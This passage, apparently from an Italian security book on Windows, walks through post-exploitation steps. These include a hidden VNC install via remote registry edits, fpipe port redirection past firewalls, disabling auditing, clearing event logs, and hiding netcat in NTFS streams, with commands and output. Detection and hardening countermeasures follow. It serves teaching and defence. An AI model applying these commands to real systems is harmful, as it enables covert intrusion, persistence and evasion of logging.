Anche il framework Metasploit fornisce un'ampia batteria di payload che fanno da backdoor in grado di avviare nuove shell di comandi associate a porte in ascolto, eseguire comandi arbitrari, avviare shell utilizzando la connessione stabilita e ricollegare una shell di comandi alla macchina di chi ha portato l'attacco, per citarne alcune (cfr. metasploit.com/modules/). Per exploit basati sul browser, Metasploit dispone di controlli ActiveX che possono essere eseguiti tramite un file nascosto IEXPLORE.exe su connessioni HTTP.



Controllo remoto con GUI

<i>Popolarità:</i>	10
<i>Semplicità:</i>	10
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	10

Una shell di comandi remota è molto utile, ma Windows è talmente orientato alla grafica che una GUI remota sarebbe un colpo da maestro. Se si ha accesso a Terminal Server (installabile opzionalmente su Windows 2000 e versioni successive), si ha già a disposizione il migliore strumento di controllo remoto messo a disposizione da Windows. L'hacker controlla se la porta TCP 3389 è in ascolto sul server remoto e utilizza le credenziali valide ricavate in attacchi precedenti per effettuare l'autenticazione.

Se Servizi Terminal non è disponibile, è possibile installare uno strumento di controllo remoto di tipo grafico. Uno gratuito e di ottimo livello è VNC (*Virtual Network Computing*), di RealVNC Limited (realvnc.com/products/download.html). Un motivo per cui VNC si mette in evidenza (a parte il fatto che è gratuito!) è che installarlo su una connessione di rete remota non è molto più difficile che installarlo in locale. Utilizzando una shell di comandi remota, tutto ciò che occorre fare è installare il servizio VNC e apportare una

sola modifica al registro remoto per garantire l'avvio "nascosto" del servizio. Di seguito forniamo una guida semplificata, ma consigliamo di consultare la documentazione di VNC disponibile presso l'URL già indicato per comprendere appieno come utilizzare VNC dalla riga di comando.

SUGGERIMENTO

Metasploit fornisce dei moduli di exploit che installano automaticamente il servizio VNC con pochi clic.

Il primo passo è quello di copiare l'eseguibile di VNC e i file necessari (WINVNC.EXE, VNCHooks.DLL e OMNITHREAD_RT.DLL) sul server bersaglio. Qualsiasi directory va bene, ma probabilmente l'eseguibile risulterà più difficile da localizzare se lo si pone in %systemroot%. Un altro aspetto da considerare è che le più recenti versioni di WINVNC aggiungono automaticamente una piccola icona verde al system tray quando si avvia il server. Se lo si avvia dalla riga di comando, le versioni fino alla 3.3.2 sono più o meno invisibili agli utenti con accesso interattivo (WINVNC.EXE appare comunque nell'elenco dei processi, naturalmente).

Una volta copiato WINVNC.EXE, è necessario impostare la password di VNC. Quando si avvia il servizio WINVNC, normalmente appare una finestra di dialogo che chiede di inserire una password prima di accettare connessioni in entrata (accidenti agli sviluppatori che tengono alla sicurezza!). Inoltre, occorre indicare a WINVNC di mettersi in ascolto per connessioni in entrata, sempre tramite la GUI. Aggiungeremo le voci richieste direttamente nel registro di sistema remoto utilizzando regini.exe.

Dobbiamo creare un file denominato WINVNC.INI e inserire le modifiche specifiche che vogliamo apportare al registro. Di seguito riportiamo alcuni valori di esempio che abbiamo tratto da un'installazione locale di WINVNC trasferendole su un file di testo con l'utilità regdmp utility del Resource Kit (il valore della password, riportato in binario, è "secret").

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```


Ora carichiamo questi valori nel registro remoto fornendo il nome del file contenente i dati precedenti (WINVNC.INI) come input per lo strumento regini:

```
C:\> regini -m \\192.168.202.33 winvnc.ini
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

Infine, installiamo WINVNC come servizio e lo avviamo. La seguente sessione comandi remota mostra la sintassi per questi passaggi (ricordate che siamo in una shell di comandi sul sistema remoto):

```
C:\> winvnc -install
C:\> net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
```

Ora possiamo avviare l'applicazione di visualizzazione VNC e connetterci al nostro bersaglio. Le due figure seguenti mostrano l'applicazione impostata per connettersi all'host display 0 con indirizzo IP 192.168.202.33 (la sintassi host:display è più o meno equivalente a quella del sistema X-window di UNIX; in tutti i sistemi Microsoft Windows il numero di display di default è 0). La seconda figura mostra la richiesta di inserire la password (ricordate quale abbiamo impostato?).



Ecco fatto! Il desktop remoto si presenta in tutti i suoi colori, come si vede nella Figura 4.9. Il puntatore del mouse si comporta esattamente come se fosse utilizzato direttamente sul sistema remoto.

VNC è davvero potente, consente perfino di premere Ctrl+Alt+Canc. Le possibilità sono infinite.

Reindirizzamento delle porte

Abbiamo discusso alcuni programmi di controllo remoto basati sulla shell di comandi nel contesto di connessioni dirette di controllo remoto. Tuttavia, considerate la situazione in cui un'entità, per esempio un firewall, blocca l'accesso diretto a un sistema bersaglio. Gli hacker più preparati sanno come aggirare questi ostacoli utilizzando il *reindirizzamento delle porte*, una tecnica che può essere implementata su qualsiasi sistema operativo, ma che qui descriveremo nel caso di Windows.

Una volta che gli hacker sono riusciti a violare un sistema bersaglio chiave, come un firewall, possono utilizzare il reindirizzamento delle porte per inoltrare tutti i pacchetti a una destinazione specificata. L'impatto di questo meccanismo è notevole, perché consente agli hacker di accedere a qualsiasi sistema posto dietro il firewall (o dietro il bersaglio in questione). Il meccanismo di reindirizzamento funziona in questo modo: un programma si mette in ascolto su determinate porte e inoltra i pacchetti a una destinazione secondaria specificata. Nel seguito discuteremo alcuni metodi per impostare manualmente il reindirizzamento delle porte utilizzando il nostro strumento preferito per questo compito, fpipe.




Figura 4.9 WINVNC connesso a un sistema remoto.
Sembra quasi di stare seduti davanti al computer remoto.



<i>Popolarità:</i>	5
<i>Semplicità:</i>	9
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	8

Fpipe è un programma di McAfee Foundstone per il reindirizzamento/inoltro di una porta di origine TCP. È in grado di creare un flusso TCP con una porta di origine opzionale scelta dall'utente; questa possibilità è utile nei test di penetrazione per oltrepassare i firewall che permettono il passaggio di certi tipi di traffico nelle reti interne.

Questo programma in sostanza opera mediante un reindirizzamento. Avviate fpipe con una porta del server per l'ascolto, una porta di destinazione remota (quella che cercate di raggiungere oltre il firewall) e il numero di porta di origine locale (opzionale) desiderato. All'avvio, il programma attende che un client si connetta alla sua porta di ascolto; quando viene stabilita una connessione di ascolto, viene effettuata una nuova connessione alla macchina e alla porta di destinazione, con la porta di origine locale specificata, creando in questo modo un circuito completo. Quando è stata completata la connessione, fpipe inoltra tutti i dati ricevuti dalla sua connessione in entrata alla porta di destinazione remota oltre il firewall, e restituisce il traffico di risposta al sistema che ha iniziato la comunicazione.

Il meccanismo è simile all'impostazione di più sessioni netcat, ma con fpipe lo stesso compito viene svolto in modo trasparente.

Ora illustriamo l'utilizzo di fpipe per impostare il reindirizzamento su un sistema compromesso che esegue un server telnet dietro un firewall che blocca la porta 23 (telnet), ma lascia aperta la porta 53 (DNS). Normalmente non potremmo connetterci a telnet direttamente sulla porta TCP 23, ma impostando un reindirizzamento con fpipe sull'host, che devia le connessioni alla porta TCP 53 verso la porta telnet, possiamo ottenere un risultato equivalente. La Figura 4.10 mostra fpipe in esecuzione sull'host compromesso. Una semplice connessione alla porta 53 su questo host fornirà all'hacker un prompt telnet. La migliore caratteristica di fpipe è il fatto che consente di specificare una porta di origine per il traffico. Quando si fanno dei test di penetrazione nella rete, spesso si presenta questa esigenza per aggirare un firewall o un router che lascia passare soltanto il traffico con una determinata porta di origine (per esempio, il traffico con porta di origine TCP 25 può comunicare con il server di posta). TCP/IP normalmente assegna una porta di origine con un numero elevato alle connessioni client, che tipicamente viene filtrato dal firewall. Tuttavia, il firewall stesso potrebbe consentire il passaggio del traffico DNS (questo avviene spesso, in effetti); fpipe è in grado di forzare il flusso a utilizzare sempre una porta di origine specificata, in questo caso quella del DNS. In questo modo, il firewall "vede" il flusso come un servizio consentito e lo lascia passare.

```
C:\cmd.exe - fpipe -v -l 53 -r 23 192.168.234.37
FPipe v2.01 - TCP port redirector.
Copyright 2000 <c> by Foundstone, Inc.
http://www.foundstone.com

Listening for connections on port 53
Connection accepted from 192.168.234.36 port 6466
Attempting to connect to 192.168.234.37 port 23
Pipe connected:
  In:  192.168.234.36:6466  --> 192.168.234.41:53
  Out: 192.168.234.41:1038  --> 192.168.234.37:23
18 bytes received from outbound connection
3 bytes received from inbound connection
72 bytes received from outbound connection
15 bytes received from inbound connection
```

Figura 4.10 Fpipe in esecuzione su un host compromesso. È stato impostato in modo da reindirizzare le connessioni sulla porta 53 alla porta 23 su 192.168.234.37 e sta inoltrando i dati.

NOTA

Se utilizzate l'opzione **-s** di fpipe per specificare un numero di porta di origine per una connessione in uscita e la connessione in uscita si chiude, potreste non essere in grado di ristabilire una connessione alla macchina remoto prima che trascorrano da 30 secondi a 4 minuti o anche di più, a seconda del sistema operativo e della versione in uso.

Coprire le proprie tracce

Una volta che gli intrusi hanno ottenuti i privilegi di Administrator o SYSTEM su un sistema, cercheranno in ogni modo di non farsi scoprire. Quando hanno sottratto tutte le informazioni interessanti al loro bersaglio, installeranno varie backdoor e nasconderanno un toolkit per assicurarsi di poter nuovamente ottenere un facile accesso in futuro, e per ridurre al minimo il lavoro necessario per portare ulteriori attacchi ad altri sistemi.

Disabilitare il controllo di Windows (auditing)

Se il proprietario del sistema bersaglio tiene alla sicurezza, avrà abilitato l'auditing (in Windows si chiama “controllo”), come abbiamo spiegato precedentemente in questo capitolo. Poiché l'auditing può rallentare le prestazioni sui server attivi, soprattutto se sono controllate determinate funzioni come la gestione di utenti e gruppi, la maggior parte degli amministratori di sistemi Windows non lo attiva, oppure lo attiva ma riducendo i controlli al minimo. Nondimeno, la prima verifica che fanno gli intrusi, una volta ottenuti i privilegi di amministratore, riguarda lo stato del criterio di protezione che attiva l'auditing sul bersaglio, nella rara eventualità che le attività svolte mentre scorazzano attraverso il sistema siano osservate. A questo scopo si utilizza lo strumento auditpol del resource kit. L'esempio che segue mostra l'esecuzione del comando auditpol con l'argomento `disable` per disattivare l'auditing su un sistema remoto (l'output è stato ridotto):

```
C:\> auditpol /disable
Running ...
Local audit information changed successfully ...
New local audit policy ...
(0) Audit Disabled
AuditCategorySystem      = No
AuditCategoryLogon       = Failure
AuditCategoryObjectAccess = No
```

Al termine delle loro scorribande, gli intrusi riattivano l'auditing utilizzando `auditpol/enable`, e nessuno si accorge di nulla, poiché auditpol preserva le singole impostazioni di auditing.

Cancellazione del registro di eventi

Se le attività che hanno consentito di ottenere i privilegi di amministratore hanno già lasciato delle tracce nel registro degli eventi di Windows, gli intrusi possono semplicemente cancellare i registri con il Visualizzatore eventi. Poiché si sono già autenticati sull'host bersaglio, possono utilizzare il Visualizzatore eventi per aprire, leggere e cancellare i registri sull'host remoto. In questo modo viene cancellato il registro di tutti i record, ma rimarrà un nuovo record che descrive l'operazione di cancellazione del registro svolta dall'hacker. Naturalmente questo potrebbe allarmare gli utenti del sistema, ma non esistono molte altre opzioni a parte aprire i vari file di log in `\winnt\system32` e modificarli a mano, cosa per nulla semplice data la complessità della sintassi utilizzata per i log di Windows. L'utilità ELSave di Jesper Lauritsen (ibt.ku.dk/jesper/elsave) è un semplice strumento per cancellare il registro degli eventi. Per esempio, con il comando seguente si cancella il registro di sicurezza sul server remoto denominato joel (notate che è necessario disporre degli opportuni permessi sul sistema remoto).

```
C:\>elsave -s \\joel -l "Security" -c
```

Nascondere i file

Mantenere un toolkit sul sistema bersaglio, per poterlo utilizzare in futuro, è un trucco molto amato dagli hacker. Tuttavia, queste piccole raccolte di utility possono anche costituire dei segnali che allertano gli amministratori di sistema più avveduti della presenza di un intruso. Perciò, l'hacker dovrà prendere delle misure per nascondere i vari file necessari per lanciare il successivo attacco.

attrib

Per nascondere i file basta copiarli in una directory e utilizzare il vecchio strumento DOS attrib per impostare l'attributo di file nascosto, come è mostrato di seguito:

```
attrib +h [directory]
```

Questa sintassi nasconde file e directory agli occhi degli strumenti che operano dalla riga di comando, ma non in quelli GUI, se è stata selezionata l'opzione *Visualizza cartelle e file nascosti* di Windows Explorer.

ADS (Alternate Data Streams)

Se il sistema bersaglio utilizza NTFS (*Windows NT File System*), gli intrusi hanno a disposizione una tecnica alternativa per nascondere i file. NTFS consente di inserire più flussi di informazioni in un file. Questa caratteristica è descritta da Microsoft come “un meccanismo per aggiungere altri attributi o informazioni a un file senza ristrutturare il file system” (per esempio, quando le funzioni di compatibilità con i file Macintosh sono attivate) e può anche essere utilizzata per nascondere il toolkit di un hacker, chiamiamolo *adminkit*, in flussi che stanno dietro dei file.

Nel seguente esempio si vede come nascondere netcat.exe in un flusso dietro un file generico che si trova nella directory winnt\system32\os2, in modo da poterlo utilizzare in successivi attacchi su altri sistemi remoti. Questo file è stato scelto perché è relativamente poco conosciuto, ma al suo posto si potrebbe utilizzare un file qualsiasi.

Sono disponibili numerose utility per gestire i flussi di file in Windows (cfr. per esempio technet.microsoft.com/en-us/sysinternals/bb897440); uno di essi, che usiamo da molti anni per creare flussi, è POSIX cp del Resource Kit. La sintassi è semplice, si utilizza un segno di due punti nel file di destinazione per specificare il flusso:

```
C:\>cp <file> oso001.009:<file>
```

Ecco un esempio:

```
C:\>cp nc.exe oso001.009:nc.exe
```

Questa sintassi nasconde nc.exe nel flusso nc.exe di oso001.009. Ecco come estrarre dal flusso netcat:

```
C:\>cp oso001.009:nc.exe nc.exe
```

La data di modifica di oso001.009 cambia, ma non la dimensione (alcune versioni del comando cp non cambiano nemmeno la data), perciò i file nascosti nei flussi sono molto difficili da individuare.

Per eliminare un file inserito in un flusso si possono usare varie utility, oppure si può copiare il file “esterno” in una partizione FAT e quindi copiarlo di nuovo in un file system NTFS. I file inseriti nei flussi possono sempre essere eseguiti, mentre sono nascosti dietro il file esterno. A causa delle limitazioni di cmd.exe, tuttavia, non possono essere eseguiti direttamente (per esempio con oso001.009:nc.exe), ma occorre utilizzare il comando start:

```
start oso001.009:nc.exe
```



Contromisure contro gli ADS

Uno strumento per scoprire i flussi nei file NTFS è sfind di Foundstone, incluso nel Forensic Toolkit v2.0 disponibile presso foundstone.com.

Rootkit

Le tecniche rudimentali appena descritte sono sufficienti per sfuggire a meccanismi di rilevamento delle intrusioni relativamente poco sofisticati, ma esistono anche tecniche più insidiose che riscuotono un successo sempre maggiore, in particolare l’uso dei *rootkit*. Questo termine in realtà proviene dal mondo UNIX (dove “root” è l’account del superuser), ma negli ultimi anni si è diffuso anche nel mondo Windows. Il primo a destare interesse riguardo i rootkit in Windows è stato Greg Hoglund, che ha prodotto una delle prime utility ufficialmente descritte come “rootkit NT” nel 1999 (anche se, ovviamente, molte altre persone avevano fatto intrusioni nei sistemi Windows assumendo l’identità di “root” prima di allora, utilizzando strumenti personalizzati e raccolte di programmi). Il rootkit NT originale di Hoglund era in sostanza una piattaforma concettuale creata per mostrare come alterare i programmi di sistemi protetti caricati in memoria (in gergo si parla di “patch del kernel”) in modo da annullare del tutto la sicurezza del sistema operativo. Esaminiamo i più recenti strumenti, tecniche e contromisure per i rootkit nel Capitolo 6.

Contromisure generali contro la violazione della procedura di autenticazione

Come si fa a rimettere le cose a posto, dopo tutte le attività appena descritte, e a chiudere tutte le falte rimaste? Poiché molte di tali attività sono state effettuate disponendo di un accesso di amministratore a quasi tutti gli aspetti dell’architettura di Windows, e la maggior parte di queste tecniche possono essere camuffate in modi quasi illimitati, il compito non è certo semplice. Possiamo fornire il seguente suggerimento di carattere generale, che riguarda le quattro aree principali toccate in un modo o nell’altro dai processi appena descritti: nomi di file, chiavi del registro di sistema, processi e porte.

SUGGERIMENTO

Suggeriamo caldamente di leggere il Capitolo 6 e in particolare i paragrafi dedicati a malware e rootkit, oltre a questo paragrafo, perché là sono descritte altre fondamentali contromisure contro questi attacchi.

ATTENZIONE

Nel caso in cui un hacker abbia compromesso il sistema disponendo dei privilegi di accesso, la via migliore è quella di reinstallare da zero il software di sistema utilizzando supporti di sicura provenienza. Un hacker altamente capace potrebbe nascondere delle backdoor che perfino un professionista della sicurezza molto esperto non troverebbe mai. Questo consiglio è comunque rivolto alla conoscenza generale del lettore, e non va inteso come una soluzione completa per questi tipi di attacchi.

**Nomi di file**

Qualsiasi hacker di media capacità rinomina i file o prende altre misure per nasconderli (come è spiegato nel precedente paragrafo dedicato a come coprire le proprie tracce), tuttavia, osservando i file con nomi sospetti talvolta si è in grado di scoprire qualche traccia lasciata dagli intrusi meno accorti.

Abbiamo già trattato molti strumenti comunemente utilizzati in attività successive a un exploit, come nc.exe (netcat), psexec.exe, WINVNC.exe, VNCHooks.dll, omnithread_rt.dll, fpipe.exe, firedaemon.exe, srvany.exe e psexec.exe. Un'altra tecnica comune è quella di copiare la shell di comandi di Windows (cmd.exe) in varie posizioni del disco, e con nomi diversi: cercate root.exe, sensepost.exe e file con nomi simili e dimensioni diverse dal vero cmd.exe (consultate il sito <http://www.file.net> per verificare i dati dei file di sistema più comuni come cmd.exe).

Devono destare sospetti anche tutti i vile inclusi nelle directory Start Menu\PROGRAMS\STARTUP\%nomeutente% sotto %SYSTEMROOT%\PROFILES. Tutti i file presenti in queste cartelle sono eseguiti al momento dell'avvio del sistema operativo (torneremo più avanti su questo aspetto).

Uno dei meccanismi classici per rilevare e prevenire la presenza di file malevoli nel proprio sistema è quello di utilizzare software antimalware, e infatti raccomandiamo caldamente di implementare sistemi antimalware o infrastrutture simili nella propria organizzazione (sì, anche nel datacenter sui server!).

SUGGERIMENTO

Un'altra buona misura preventiva per individuare i cambiamenti apportati al file system è quella di utilizzare strumenti di verifica del checksum come Tripwire (tripwire.com).

**Voci del registro di sistema**

Oltre a cercare i file rinominati, una strategia che funziona solo raramente, è utile esaminare i valori del registro di sistema, perché la maggior parte delle applicazioni discusse in precedenza si attende di trovare valori specifici in posizioni specifiche. Due buoni punti da dove cominciare a cercare sono HKLM\SOFTWARE e HKEY_USERS\.DEFAULT\Software, dove si trovano la maggior parte delle applicazioni installate. Come abbiamo visto, software di controllo remoto molto noti come WINVNC creano le proprie chiavi sotto questi rami del registro:

HKEY_USERS\.DEFAULT\Software\ORL\WINVNC3

Utilizzando lo strumento della riga di comando REG.EXE del Resource Kit, è facile eliminare queste chiavi, anche su sistemi remoti. La sintassi è:

```
reg delete [value] \\machine
```

Ecco un esempio:


```
C:\> reg delete HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3  
\\192.168.202.33
```

ASEP (Autostart Extensibility Points)

Gli hacker quasi sempre inseriscono i necessari valori del registro di sistema sotto le chiavi di avvio standard di Windows, che consigliamo quindi di esaminare regolarmente per verificare la presenza di comandi pericolosi o dall'aspetto strano. Le aree in questione sono HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run e RunOnce, RunOnceEx e RunServices (solo per sistemi Windows 9x).

Inoltre, conviene ridurre al minimo i diritti di accesso degli utenti a queste chiavi. Per default il gruppo Everyone di Windows ha il permesso di impostare i valori su HKLM\..\..\Run. Questo permesso dovrebbe essere disattivato utilizzando regedt32.

Ecco un primo esempio di che cosa cercare: la seguente figura mostra una finestra di regedit con un listener netcat impostato per avviarsi sulla porta 8080 al momento del boot sotto HKLM\..\..\Run:



Ora gli hacker dispongono di una backdoor perpetua in questo sistema, a meno che l'amministratore non provveda a eliminare manualmente il valore del registro.

Non dimenticate di controllare le directory %systemroot%\profiles%\%username%\Start Menu\programs\startup\|. I file qui presenti sono eseguiti automaticamente a ogni accesso dell'utente specificato!

Microsoft indica le posizioni che permettono l'esecuzione automatica come ASEP (*AutoStart Extensibility Points*). Quasi tutti i software maligni a oggi noti hanno utilizzato degli ASEP per infettare sistemi Windows. Potete anche eseguire l'utility `msconfig` per visualizzare alcuni di questi altri meccanismi ad avvio automatico nella scheda Avvio (anche se per configurare il comportamento con questo strumento è necessario portare il sistema nella modalità di avvio selettivo).



Processi

Per individuare gli strumenti di hacking eseguibili che non possono essere rinominati o nascosti in altro modo, è utile analizzare regolarmente l'elenco dei processi, che si apre premendo `Ctrl+Maiusc+Esc`. Consigliamo di ordinare l'elenco facendo clic sulla colonna CPU, in modo da disporli in ordine rispetto alla percentuale di tempo della CPU utilizzata. Tipicamente, un processo maligno sarà impegnato in qualche attività, perciò dovrebbe trovarsi nei primi posti dell'elenco. Se individuate qualcosa che non dovrebbe trovarsi lì, potete fare clic su qualsiasi processo che appare pericoloso e selezionare *Termina processo* per arrestarlo.

Potete anche utilizzare l'utility della riga di comando `Taskkill`, o la vecchia utility del Resource Kit `kill.exe`, per arrestare qualsiasi processo che non risponde alla routine grafica di gestione delle attività. Usate `Taskkill` per lo stesso scopo su server remoti attraverso un dominio, anche se è necessario innanzitutto determinare l'ID di processo (PID) corrispondente; cosa che si può fare, per esempio, con l'utility `pulist.exe` del Resource Kit.

SUGGERIMENTO

Process Explorer dell'utility Sysinternals consente di visualizzare i thread di un processo ed è utile per identificare DLL pericolose che potrebbero essere caricate nei processi.

Un buon punto dove cercare segni di compromissione del sistema è la coda di Task Scheduler (Operazioni pianificate) di Windows. Gli hacker utilizzano comunemente questo servizio per avviare processi maligni, e come abbiamo già spiegato in questo capitolo, tale servizio può anche essere utilizzato per ottenere il controllo remoto di un sistema e per avviare processi assumendo i privilegi massimi dell'account SYSTEM. Per controllare la coda di Task Scheduler basta digitare `at` sulla riga di comando, utilizzare il comando `schtasks`, oppure servirsi dell'interfaccia grafica a cui si accede dal Pannello di controllo selezionando *Strumenti di amministrazione | Operazioni pianificate*.

Tecniche più avanzate come il reindirizzamento del contesto di thread hanno reso meno efficace l'esame degli elenchi di processi per identificare i programmi maligni in esecuzione. Il reindirizzamento del contesto di thread consente di fare in modo che un thread legittimo esegua codice maligno (cfr. phrack.org/issues.html?issue=62&id=12#article, paragrafo 2.3).



Porte

Se un listener “`nc`” è stato rinominato, l'utility `netstat` è in grado di identificare le sessioni in stato LISTENING o ESTABLISHED. Controllare periodicamente con `netstat` la presenza di queste connessioni pericolose è talvolta il modo migliore per trovarle. Nel prossimo esempio eseguiamo `netstat -an` sul nostro server bersaglio mentre un hacker è connesso da remoto e via `nc` alla porta 8080 (digitate `netstat /?` sulla riga di comando per

una descrizione dei parametri `-an`). Notate che la connessione “remota” opera sulla porta TCP 139 e che netcat è in ascolto e ha una connessione in stato ESTABLISHED sulla porta TCP 8080 (per maggiore chiarezza abbiamo eliminato parte dell’output di netstat).

```
C:\> netstat -an
Active Connections
Proto Local Address      Foreign Address    State
TCP   192.168.202.44:139  0.0.0.0:0          LISTENING
TCP   192.168.202.44:139  192.168.2.3:1817   ESTABLISHED
TCP   192.168.202.44:8080 0.0.0.0:0          LISTENING
TCP   192.168.202.44:8080 192.168.2.3:1784   ESTABLISHED
```

Osservando l’output di netstat, notate che la migliore difesa contro i processi remoti è quella di bloccare l’accesso alle porte da 135 a 139 su ogni potenziale bersaglio, sul firewall oppure disattivando i binding NetBIOS per le schede di rete esposte, come si è spiegato in questo capitolo nel paragrafo dedicato alle contromisure contro gli attacchi che puntano all’individuazione della password.

L’output di netstat può essere inviato a Find per cercare porte specifiche, come nel seguente comando, che cerca server NetBus in ascolto sulla porta di default:

```
netstat -an | find "12345"
```

SUGGERIMENTO

A partire da Windows XP, Microsoft ha previsto in netstat l’opzione `-o` che associa una porta di ascolto con il suo processo proprietario.

Funzionalità di sicurezza di Windows

Windows fornisce molti strumenti e funzioni di sicurezza utilizzabili per contrastare gli attacchi discussi in questo capitolo. Si tratta di funzionalità eccellenti per rafforzare la protezione di un sistema, o semplicemente per una gestione generale della configurazione allo scopo di mantenere aggiornati e a punto interi ambienti in modo da evitare falle. La maggior parte degli strumenti discussi in questo paragrafo sono disponibili in Windows 2000 e versioni successive.

SUGGERIMENTO

Potete consultare il volume *Hacking Exposed Windows, Third edition* (McGraw-Hill Professional, 2007; winhackingexposed.com) per una trattazione più approfondita di molte di queste funzionalità.

Windows Firewall

Occorre fare i complimenti a Microsoft per l’attenzione con cui continua a migliorare il firewall che ha introdotto con Windows XP, che in passato si chiamava ICF (Internet Connection Firewall). Il suo successore Windows Firewall offre una migliore interfaccia utente (con la classica metafora delle “eccezioni” per le applicazioni permesse e una scheda Avanzate che visualizza tutti i dettagli tecnici per chi si diverte a studiare tutti i particolari

del sistema), e ora è configurabile tramite criteri di gruppo per consentire la gestione distribuita delle impostazioni del firewall su un ampio numero di sistemi.

A partire da Windows XP SP2 Windows Firewall è attivato per default con una configurazione molto restrittiva (in sostanza tutte le connessioni in entrata sono bloccate) e questo rende inutilizzabili molte delle vulnerabilità descritte in questo capitolo.

Aggiornamenti automatici

Una delle più importanti contromisure di sicurezza che non ci stanchiamo di consigliare è quella di tenere aggiornato il sistema installando tutte le patch rilasciate da Microsoft. Tuttavia, effettuare manualmente il download e l'installazione del fiume di aggiornamenti software che sgorga da Microsoft oggigiorno è un lavoro che occuperebbe una persona a tempo pieno (o più persone, nel caso di una rete costituita da un gran numero di sistemi Windows). Fortunatamente Microsoft ha incluso nel sistema operativo una funzione di aggiornamento automatico. A parte l'uso del firewall, probabilmente non vi è misura più efficace, per la sicurezza del sistema, di attivare gli aggiornamenti automatici. La Figura 4.11 mostra la finestra di configurazione di Aggiornamenti automatici.

SUGGERIMENTO

Per capire come configurare Aggiornamenti automatici utilizzando valori del registro di sistema o criteri di gruppo, cfr. support.microsoft.com/kb/328010.

